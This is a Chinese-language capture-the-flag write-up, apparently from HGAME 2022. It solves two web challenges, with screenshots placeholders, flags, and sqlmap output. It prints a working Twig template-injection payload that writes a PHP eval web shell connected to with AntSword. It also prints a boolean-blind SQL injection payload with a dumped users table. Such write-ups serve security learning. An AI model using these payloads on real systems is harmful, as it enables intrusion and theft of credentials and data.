
好吧，去搜索，结果发现了一个叫twig的包可能会有模板语言注入的漏洞，原来如此！

于是在redirect.php的地方输入payload：?url={{{"<?php @eval($_POST['attack']);echo 'hahha';":"./haha.php"}|map("file_put_contents")}}


Summ3r 安全中心
您即将离开本页面，请注意您的帐号和财产安全!
Array
跳转

URL
http://146.56.223.34:60036/redirect.php?url={{{"<?php @eval($_POST['attack']);echo 'hahha';":"./haha.php"}|map("file_put_contents")}}

成功传入shell文件，拿蚁剑一连，成功！


数据管理 (2)

URL地址	IP地址	物理位置	网站备注	创建时间	更新时间
http://146.56.223.34:60036/test.p	146.5				
https://rzclould.top/help.php	47.97				

编辑数据（http://146.56.223.34:60036/test.php）


基础配置

URL地址 *	http://146.56.223.34:60036/haha.php
连接密码 *	attack
网站备注	
编码设置	UTF8
连接类型	PHP

编码器
(● default (不推荐)) ○ random (不推荐) ○ base64

成功
连接成功!

服务器文件里就里有flag



```
hgame{!Tw19-S5t1~1s^s00O0O_inter3st1n5~!}
```

就感觉我摸不清Summ3r的出题思路，，应该是我太菜了吧

自信点，把应该是去掉

去你大爷，，

(自娱自乐。。)


Login me!

唔，这道题应该考的是SQL注入吧，毕竟hint都给了一条SQL语句，，

但是我注入了半天，硬是手工注入不进去，，


后来没办法了，只能sqlmap，，

半分钟，爆出表了：




```
Parameter: JSON username ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"username":"test') AND 5921=5921 AND ('qrhg'='qrhg"}
---
do you want to exploit this SQL injection? [Y/n] y
[22:44:14] [INFO] the back-end DBMS is SQLite
web application technology: Nginx 1.21.5
back-end DBMS: SQLite
[22:44:14] [INFO] fetching tables for database: 'SQLite_masterdb'
[22:44:14] [INFO] fetching number of tables for database 'SQLite_masterdb'
[22:44:14] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrie
val
[22:44:14] [INFO] retrieved: 1
[22:44:15] [INFO] retrieved: uuussseeerrrsss
<current>
[1 table]
+-----------------+
| uuussseeerrrsss |
+-----------------+

[22:44:18] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 56 times
[22:44:18] [INFO] you can find results of scanning in multiple targets mode inside the CSV file 'C:\Users\Administrator\
AppData\Local\sqlmap\output\results-02092022_1044pm.csv'

[*] ending @ 22:44:18 /2022-02-09/


E:\documents\program\CTF\相关软件\sqlmapproject-sqlmap-1.5.8-8-gcc5ba47>
```

一分钟，数据出来了：



```
[23:04:01] [INFO] using suffix '@'
[23:04:12] [WARNING] no clear password(s) found
Database: <current>
Table: uuussseeerrrsss
[2 entries]
+----+---------+----------------------------------+----------+--------------------------------------+------------+-------
------------------------------+
| id | PRIMARY | password                         | username | created_at                           | deleted_at | update
d_at                          |
+----+---------+----------------------------------+----------+--------------------------------------+------------+-------
------------------------------+
| 1  | <blank> | 0facdf5a317f5dea60fc2a92293f8d3e | admin    | 2022-02-09 14:42:31.298127992+00:00 | NULL       | 2022-0
2-09 14:42:31.298127992+00:00 |
| 2  | <blank> | test                             | test     | 2022-02-09 14:42:31.304497983+00:00 | NULL       | 2022-0
2-09 14:42:31.304497983+00:00 |
+----+---------+----------------------------------+----------+--------------------------------------+------------+-------
------------------------------+

[23:04:12] [INFO] table 'SQLite_masterdb.uuussseeerrrsss' dumped to CSV file 'C:\Users\Administrator\AppData\Local\sqlma
p\output\3ceda1580f.login.summ3r.top\dump\SQLite_masterdb\uuussseeerrrsss.csv'
[23:04:12] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 1324 times
[23:04:12] [INFO] you can find results of scanning in multiple targets mode inside the CSV file 'C:\Users\Administrator\
AppData\Local\sqlmap\output\results-02092022_1045pm.csv'

[*] ending @ 23:04:12 /2022-02-09/


E:\documents\program\CTF\相关软件\sqlmapproject-sqlmap-1.5.8-8-gcc5ba47>
E:\documents\program\CTF\相关软件\sqlmapproject-sqlmap-1.5.8-8-gcc5ba47>
```

sqlmap牛逼



```
hgame{94b3adf311428620920369d3ffa135945587066b3333ac15eef5c5235eb45afb}
```

这里要注意一点的是，sqlmap会保存之前的记录，而这道题恰好是5分钟重置一次密码的，所以需要把sqlmap的历史记录删除才能获取到最新的数据